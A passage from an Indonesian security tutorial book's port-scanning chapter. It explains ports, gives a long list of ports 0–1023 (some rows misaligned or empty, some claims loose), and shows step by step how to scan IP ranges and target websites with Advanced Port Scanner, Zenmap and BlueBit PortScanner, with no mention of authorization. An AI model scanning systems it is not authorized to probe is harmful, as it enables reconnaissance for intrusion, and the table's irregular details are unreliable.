Gambar 48: Hasil web data extractor.

Port Scanning | 4

Jika diibaratkan sebuah rumah, port adalah pintu dan jendela rumah tempat keluar masuknya data. Secara logika, tidak ada sistem yang aman 100%. Apabila sebuah sistem aman 100%, tentu saja semua pintu dan jendela akan ditutup semua. Ibaratnya, jika pintu internet tidak dibuka, Anda pun tidak akan bisa menghubungkan komputer dengan internet. Jadi, bisa kita katakan bahwa port adalah pintu keluar masuknya paket data.

Secara garis besar, port dapat dibagi dua bagian. Yang pertama adalah port fisik (*physical port*) yang merupakan port di bagian belakang CPU, seperti port serial, dan port monitor. Lalu ada pula port perangkat lunak (*software port*), merupakan port yang digunakan oleh software untuk melakukan koneksi dengan komputer lain.

Port juga mengidentifikasi sebuah proses tertentu dimana sebuah server dapat memberikan sebuah layanan kepada klien atau bagaimana sebuah klien dapat mengakses sebuah layanan yang ada dalam server. Ada banyak port yang terdapat pada sebuah komputer, apalagi sewaktu terhubung dengan internet. Beberapa port yang umum adalah port 80 (HTTP), yaitu port untuk membuka sebuah halaman website, port 20 (FTP) untuk melakukan upload maupun download file, port 110 (POP3) untuk menerima email. Serta masih banyak jenis port lainnya.

Terdapat 3 jenis port software:

- *Well-known ports.* Nomor *well-known port* adalah dari 0 sampai 1023.
- *Registered ports.* Nomor *registered ports* adalah dari 1024 sampai 49151.
- *Dynamic/Private ports.* Nomor *dynamic* (sering disebut dengan nama *Private ports*) adalah dari 49152 sampai 65535.

Sebagian besar port ditetapkan oleh Internet Assigned Number Authority (IANA), dan ini disebut pula sebagai *Official*. Sedangkan port yang tidak terdaftar di IANA disebut sebagai port *Unofficial*.

Port dapat dikenali dengan angka 16-bit (dua byte) yang disebut dengan *Port Number* dan diklasifikasikan dengan jenis protokol transport apa yang digunakan, ke dalam Port TCP dan Port UDP. Karena memiliki angka 16-bit, total maksimum jumlah port untuk setiap protokol transport yang digunakan adalah 65536 buah. Namun, hanya nomor port 0 sampai 1024 yang disediakan untuk umum.

Berikut ini adalah daftar port dari 0 sampai 1023.

Port	TCP	UDP	Deskripsi	Status
0		UDP	Reserved	Official
1	TCP	UDP	TCP Port Service Multiplexer	Official
2	TCP	UDP	Management Utility	Official
3	TCP	UDP	Compression Process	Official
4	TCP	UDP	Unassigned	Official
5	TCP	UDP	Remote Job Entry	Official
6	TCP	UDP	Unassigned	Official
7	TCP	UDP	Echo Protocol	Official
8	TCP	UDP	Unassigned	Official
9	TCP	UDP	Discard Protocol	Official
10	TCP	UDP	Unassigned	Official
11	TCP	UDP	Active Users	Official
12	TCP	UDP	Unassigned	Official
13	TCP	UDP	Daytime Protocol	Official
14	TCP	UDP	Unassigned	Official
15	TCP	UDP	netstat service	Official
16	TCP	UDP	Unassigned	Unofficial
17	TCP	UDP	Quote of the Day	Official
18	TCP	UDP	Message Send Protocol	Official
				Official

19	TCP	UDP	Character Generator Protocol	Official
20	TCP		FTP-data transfer	Official
21	TCP		FTP-control (command)	Official
22	TCP	UDP	Secure Shell (SSH)	Official
23	TCP		Telnet protocol	Official
24	TCP	UDP	Priv-mail: any private mail system.	Official
25	TCP		Simple Mail Transfer Protocol (SMTP)	Official
34	TCP	UDP	Remote File (RF)	Unofficial
35	TCP	UDP	Any private printer server protocol	Official
37	TCP	UDP	TIME protocol	Official
39	TCP	UDP	Resource Location Protocol	Official
41	TCP	UDP	Graphics	Official
42	TCP	UDP	nameserver, ARPA Host Name Server Protocol	Official
42	TCP	UDP	WINS	Unofficial
43	TCP		WHOIS protocol	Official
47	TCP	UDP	NI FTP	Official
49	TCP	UDP	TACACS Login Host protocol	Official
50	TCP	UDP	Remote Mail Checking Protocol	Official
51	TCP	UDP	IMP Logical Address Maintenance	Official
52	TCP	UDP	XNS (Xerox Network Systems) Time Protocol	Official
53	TCP	UDP	Domain Name System (DNS)	Official
54	TCP	UDP	XNS (Xerox Network Systems) Clearinghouse	Official
55	TCP	UDP	ISI Graphics Language (ISI-GL)	Official
56	TCP	UDP	XNS (Xerox Network Systems) Authentication	Official
56	TCP	UDP	Route Access Protocol (RAP)	Unofficial
57	TCP		Mail Transfer Protocol (MTP)	Unofficial
58	TCP	UDP	XNS (Xerox Network Systems) Mail	Official
67		UDP	Bootstrap Protocol (BOOTP) Server	Official
68		UDP	Bootstrap Protocol(BOOTP) Client	Official
69		UDP	Trivial File Transfer Protocol (TFTP)	Official
70	TCP		Gopher protocol	Official
79	TCP		Finger protocol	Official
80	TCP	UDP	Hypertext Transfer Protocol (HTTP)	Official
81	TCP		Torpark-Onion routing	Unofficial
82		UDP	Torpark-Control	Unofficial
83	TCP		MIT ML Device	Official
88	TCP	UDP	Kerberos-authentication system	Official

90	TCP	UDP	dnsix (DoD Network Security for Information Exchange) Security Attribute Token Map	Official
90	TCP	UDP	Pointcast	Unofficial
99	TCP		WIP Message Protocol	Unofficial
101	TCP		NIC host name	Official
102	TCP		ISO-TSAP (Transport Service Access Point) Class 0 protocol	Official
104	TCP	UDP	ACR/NEMA Digital Imaging and Communications in Medicine	Official
105	TCP	UDP	CCSO Nameserver Protocol (Qi/Ph)	Official
107	TCP		Remote TELNET Service protocol	Official
108	TCP	UDP	SNA Gateway Access Server	Official
109	TCP		Post Office Protocol v2 (POP2)	Official
110	TCP		Post Office Protocol v3 (POP3)	Official
111	TCP	UDP	ONC RPC (SunRPC)	Official
113	TCP		ident-Identification Protocol	Unofficial
113	TCP		Authentication Service	Official
113		UDP	Authentication Service	Official
115	TCP		Simple File Transfer Protocol (SFTP)	Official
117	TCP		UUCP Path Service	Official
118	TCP	UDP	SQL(Structured Query Language) Services	Official
119	TCP		Network News Transfer Protocol (NNTP)	Official
123		UDP	Network Time Protocol (NTP)	Official
135	TCP	UDP	DCE endpoint resolution	Official
135	TCP	UDP	Microsoft EPMAP (End Point Mapper)	Unofficial
137	TCP	UDP	NetBIOS NetBIOS Name Service	Official
138	TCP	UDP	NetBIOS NetBIOS Datagram Service	Official
139	TCP	UDP	NetBIOS NetBIOS Session Service	Official
143	TCP	UDP	Internet message access protocol (IMAP)	Official
152	TCP	UDP	Background File Transfer Program (BFTP)	Official
153	TCP	UDP	SGMP, Simple Gateway Monitoring Protocol	Official
156	TCP	UDP	SQL Service	Official
158	TCP	UDP	DMSP, Distributed Mail Service Protocol	Unofficial
161		UDP	Simple Network Management Protocol (SNMP)	Official
162	TCP	UDP	Simple Network Management Protocol Trap (SNMPTRAP)	Official
170	TCP		Print-srv, Network PostScript	Official
177	TCP	UDP	X Display Manager Control Protocol (XDMCP)	Official
179	TCP		BGP(Border Gateway Protocol)	Official

194	TCP	UDP	Internet Relay Chat (IRC)	Official
199	TCP	UDP	SMUX, SNMP Unix Multiplexer	Official
201	TCP	UDP	AppleTalk Routing Maintenance	Official
209	TCP	UDP	The Quick Mail Transfer Protocol	Official
210	TCP	UDP	ANSI Z39.50	Official
213	TCP	UDP	Internetwork Packet Exchange (IPX)	Official
218	TCP	UDP	Message posting protocol (MPP)	Official
220	TCP	UDP	Internet Message Access Protocol (IMAP), version 3	Official
256	TCP	UDP	2DEV "2SP" Port	Unofficial
259	TCP	UDP	ESRO, Efficient Short Remote Operations	Official
264	TCP	UDP	BGMP, Border Gateway Multicast Protocol	Official
308	TCP		Novastor Online Backup	Official
311	TCP		Mac OS X Server Admin	Official
318	TCP	UDP	PKIX TSP, Time Stamp Protocol	Official
319		UDP	Precision time protocol event messages	Official
320		UDP	Precision time protocol general messages	Official
323	TCP	UDP	IMMP, Internet Message Mapping Protocol	Unofficial
350	TCP	UDP	MATIP-Type A, Mapping of Airline Traffic over Internet Protocol	Official
351	TCP	UDP	MATIP-Type B, Mapping of Airline Traffic over Internet Protocol	Official
366	TCP	UDP	ODMR, On-Demand Mail Relay	Official
369	TCP	UDP	Rpc2portmap	Official
370	TCP		codaauth2-Coda authentication server	Official
370		UDP	codaauth2-Coda authentication server	Official
370		UDP	securecast1-Outgoing packets to NAI's servers	Unofficial
371	TCP	UDP	ClearCase albd	Official
383	TCP	UDP	HP data alarm manager	Official
384	TCP	UDP	A Remote Network Server System	Official
387	TCP	UDP	AURP, AppleTalk Update-based Routing Protocol	Official
389	TCP	UDP	Lightweight Directory Access Protocol (LDAP)	Official
401	TCP	UDP	UPS Uninterruptible Power Supply	Official
402	TCP		Altiris, Altiris Deployment Client	Unofficial
411	TCP		Direct Connect Hub	Unofficial
412	TCP		Direct Connect Client-to-Client	Unofficial
427	TCP	UDP	Service Location Protocol (SLP)	Official
443	TCP		HTTPS (Hypertext Transfer Protocol over SSL/TLS)	Official

444	TCP	UDP	SNPP, Simple Network Paging Protocol (RFC 1568)	Official
445	TCP		Microsoft-DS Active Directory, Windows shares	Official
445	TCP		Microsoft-DS SMB file sharing	Official
464	TCP	UDP	Kerberos Change/Set password	Unofficial
465	TCP		Cisco protocol	Unofficial
465	TCP		SMTP over SSL	
475	TCP	UDP	tcpnethaspsrv (Aladdin Knowledge Systems Hasp services, TCP/IP version)	Official
497	TCP		Dantz Retrospect	Official
500		UDP	Internet Security Association And Key Management Protocol (ISAKMP)	Official
501	TCP		STMF, Simple Transportation Management Framework-DOT NTCIP 1101	Unofficial
502	TCP	UDP	asa-appl-proto, Protocol	Unofficial
502	TCP	UDP	Modbus, Protocol	Unofficial
504	TCP	UDP	Citadel	Official
510	TCP		First Class Protocol	Unofficial
512	TCP		Rexec, Remote Process Execution	Official
512		UDP	comsat, together with biff	Official
513	TCP		rlogin	Official
513		UDP	Who	Official
514	TCP		Shell	Official
514		UDP	Syslog	Official
515	TCP		Line Printer Daemon-print service	Official
517		UDP	Talk	Official
518		UDP	Ntalk	Official
520	TCP		efs, extended file name server	Official
520		UDP	Routing Information Protocol (RIP)	Official
524	TCP	UDP	NetWare Core Protocol (NCP)	Official
525		UDP	Timed, Timeserver	Official
530	TCP	UDP	RPC	Official
531	TCP	UDP	AOL Instant Messenger, IRC	Unofficial
532	TCP		Netnews	Official
533		UDP	netwall, For Emergency Broadcasts	Official
540	TCP		UUCP (Unix-to-Unix Copy Protocol)	Official
542	TCP	UDP	commerce (Commerce Applications)	Official
543	TCP		klogin, Kerberos login	Official
544	TCP		kshell, Kerberos Remote shell	Official
545	TCP		OSIsoft PI (VMS), OSIsoft PI Server Client Access	Official
				Unofficial

546	TCP	UDP	DHCPv6 client	Official
547	TCP	UDP	DHCPv6 server	Official
548	TCP		Apple Filing Protocol (AFP) over TCP	Official
550		UDP	new-rwho, new-who	Official
554	TCP	UDP	Real Time Streaming Protocol (RTSP)	Official
556	TCP		Remotefs, RFS, rfs_server	Official
560		UDP	rmonitor, Remote Monitor	Official
561		UDP	Monitor	Official
563	TCP	UDP	NNTP protocol over TLS/SSL (NNTPS)	Official
587	TCP		e-mail message submission (SMTP)	Official
591	TCP		FileMaker 6.0	Official
593	TCP	UDP	HTTP RPC Ep Map, Remote procedure call over Hypertext Transfer Protocol	Official
604	TCP		TUNNEL profile	Official
623		UDP	ASF Remote Management and Control Protocol (ASF-RMCP)	Official
631	TCP	UDP	Internet Printing Protocol (IPP)	Official
631	TCP	UDP	Common Unix Printing System (CUPS)	Unofficial
635	TCP	UDP	RLZ Dbase	Official
636	TCP	UDP	Lightweight Directory Access Protocol over TLS/SSL (LDAPS)	Official
639	TCP	UDP	MSDP, Multicast Source Discovery Protocol	Official
641	TCP	UDP	SupportSoft Nexus Remote Command (control/listening)	Official
646	TCP	UDP	LDP, Label Distribution Protocol	Official
647	TCP		DHCP Failover protocol	Official
648	TCP		RRP (Registry Registrar Protocol)	Official
651	TCP	UDP	IEEE-MMS	Official
652	TCP		DTCP, Dynamic Tunnel Configuration Protocol	Unofficial
653	TCP	UDP	SupportSoft Nexus Remote Command (data)	Official
654	TCP		Media Management System (MMS) Media Management Protocol (MMP)	Official
657	TCP	UDP	IBM RMC (Remote monitoring and Control) protocol	Official
660	TCP		Mac OS X Server administration	Official
665	TCP		sun-dr, Remote Dynamic Reconfiguration	Unofficial
666		UDP	Doom, first online first-person shooter	Official
674	TCP		ACAP (Application Configuration Access Protocol)	Official
691	TCP		MS Exchange Routing	Official

692	TCP	Hyperwave-ISP	Official
694	TCP	Linux-HA High availability Heartbeat	Official
695	TCP	IEEE-MMS-SSL (IEEE Media Management System over SSL)	Official
698	UDP	OLSR (Optimized Link State Routing)	Official
699	TCP	Access Network	Official
700	TCP	EPP (Extensible Provisioning Protocol)	Official
701	TCP	LMP (Link Management Protocol (Internet))	Official
702	TCP	IRIS (Internet Registry Information Service)	Official
706	TCP	Secure Internet Live Conferencing (SILC)	Official
711	TCP	Cisco Tag Distribution Protocol	Official
712	TCP	Topology Broadcast based on Reverse-Path Forwarding routing protocol (TBRPF)	Official
712	UDP	Promise RAID Controller	Unofficial
720	TCP	SMQP, Simple Message Queue Protocol	Unofficial
749	TCP	Kerberos (protocol) administration	Official
750	TCP	Rfile	Official
750	UDP	Loadav	Official
750	UDP	kerberos-iv, Kerberos version IV	Official
751	TCP	UDP Pump	Official
751	TCP	UDP kerberos_master, Kerberos authentication	Unofficial
752	TCP	Qrh	Official
752	UDP	Qrh	Official
752	UDP	passwd_server, Kerberos Password (kpasswd) server	Unofficial
753	TCP	Reverse Routing Header (rrh)	Official
753	UDP	Reverse Routing Header (rrh)	Official
753	UDP	userreg_server, Kerberos userreg server	Unofficial
754	TCP	tell send	Official
754	TCP	krb5_prop, Kerberos v5 slave propagation	Unofficial
754	UDP	tell send	Official
760	TCP	UDP Ns	Official
760	TCP	UDP krbupdate [kreg], Kerberos registration	Official
782	TCP	Conserver serial-console management server	Unofficial
783	TCP	SpamAssassin spamd daemon	Unofficial
829	TCP	CMP (Certificate Management Protocol)	Unofficial
			Unofficial

843	TCP	Adobe Flash socket policy server	Unofficial
847	TCP	DHCP Failover protocol	Official
860	TCP	iSCSI	Official
873	TCP	rsync file synchronisation protocol	Official USA only
888	TCP	cddbp, CD DataBase (CDBP) protocol (CDDBP)	Unofficial
901	TCP	Samba Web Administration Tool (SWAT)	Unofficial
901	TCP	VMware Virtual Infrastructure Client	Unofficial
901	UDP	VMware Virtual Infrastructure Client	Unofficial
902	TCP	ideafarm-door 902/tcp self documenting Door: send 0x00 for info	Official
902	TCP	VMware Server Console	Unofficial
902	UDP	ideafarm-door	Official
902	UDP	VMware Server Console	Unofficial
903	TCP	VMware Remote Console	Unofficial
904	TCP	VMware Server Alternate (if 902 is in use, i.e. SUSE linux)	Unofficial
911	TCP	Network Console on Acid (NCA)	Unofficial
953	TCP	Domain Name System (DNS) RNDC Service	Unofficial
981	TCP	SofaWare Technologies Remote HTTPS management for firewall devices running embedded Check Point FireWall-1 software	Unofficial
989	TCP	FTPS Protocol (data): FTP over TLS/SSL	Official
990	TCP	FTPS Protocol (control): FTP over TLS/SSL	Official
991	TCP	NAS (Netnews Administration System)	Official
992	TCP	TELNET protocol over TLS/SSL	Official
993	TCP	Internet Message Access Protocol over SSL (IMAPS)	Official
995	TCP	Post Office Protocol 3 over TLS/SSL (POP3S)	Official
999	TCP	ScimoreDB Database System	Unofficial
1001	TCP	JtoMB	Unofficial
1002	TCP	Opsware agent (aka cogbot)	Unofficial
1023	TCP	Reserved	Official


Pada dasarnya, kita tidak perlu membuka semua port tersebut. Misalnya, apabila kita tidak akan mengakses sebuah halaman website, tentu saja kita tidak membutuhkan port 80. Bila kita mengambil email, digunakan port 110. Mengirim email menggunakan port 25. Sebaliknya, semakin banyak port yang terbuka, semakin rentan pula peluang untuk melakukan kegiatan hacking.

Perlu Anda ketahui, apabila Anda menemukan nomor port yang besar, dan Anda merasa tidak menjalankan program tertentu, kemungkinan besar terdapat trojan dalam komputer Anda. Misalnya, sewaktu Anda membuka situs judi atau situs porno lalu ada program kecil yang Anda install, terkadang program tersebut disusupi torjan.

Kegiatan menyngkap port ini perlu diketahui untuk melihat port mana saja yang terbuka maupun tertutup. Tool yang digunakan untuk menyngkap port ini, disebut sebagai *Port Scanner*.


Untuk melakukan *port scanner* kita akan menggunakan tool Advanced Port Scanner. Lakukan instalasi program terlebih dahulu, dan jalankan programnya. Untuk melakukan proses *scanning* port, ikuti langkah berikut.

1. Dalam program Advanced Port Scanner, pada bagian *Select IP*, masukkan IP awal yang akan diperiksa, lalu berikan tanda centang pada bagian *Use range* dan masukkan IP akhir. Kemudian klik tombol **Scan**.




Gambar 49: Advanced Port Scanner.

2. Program akan segera melakukan proses scanning terhadap nilai IP yang Anda masukkan dari IP awal hingga IP akhir.
3. Di sini Advanced Port Scanner berhasil menemukan beberapa host yang aktif.




Gambar 50: Pencarian port.

4. Perhatikan, contoh di bawah ini terdapat beberapa port yang dibuka dan ada pula yang ditutup.



Gambar 51: Port yang terbuka.

Contoh di atas adalah langkah untuk men-scan port pada sebuah jaringan. Sedangkan, apabila Anda ingin men-scan sebuah server maupun website, Anda cukup memasukkan IP address dari website target. Masukkan pada bagian **Select IP** dengan mengosongkan **Use range**. Selanjutnya, langkah yang dilakukan sepenuhnya sama dengan di atas.




Gambar 52: Scan IP tunggal.

Zenmap


Salah satu program yang saya sukai untuk melakukan scanning port adalah Zenmap. Sebenarnya program ini adalah GUI dari Nmap. Saya menyukai program ini karena bisa melakukan scanning port dengan berbagai cara.

Untuk menggunakan program ini pun cukup mudah. Anda hanya perlu memasukkan nama website target pada bagian **Target** dan klik tombol **Scan**, maka Anda bisa melihat hasil scanning-nya.



Gambar 53: Zenmap.

Untuk memilih jenis scan lainnya, klik menu **Profile > New Profile**. Dalam kotak dialog **Profile Editor**, klik tab **Scan**. Pada bagian **TCP Scan** Anda bisa memilih jenis scanning lainnya.




Gambar 54: Jenis scan.

WebScanner

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Selain Advanced Port Scanner, untuk memeriksa port sebuah website atau server. Anda bisa menggunakan program BlueBit's PortScanner. Dengan menggunakan program ini, Anda tidak perlu mengetahui IP sebuah website terlebih dahulu. Melainkan Anda langsung bisa memasukkan nama website-nya kemudian tekan tombol **Start scan**.

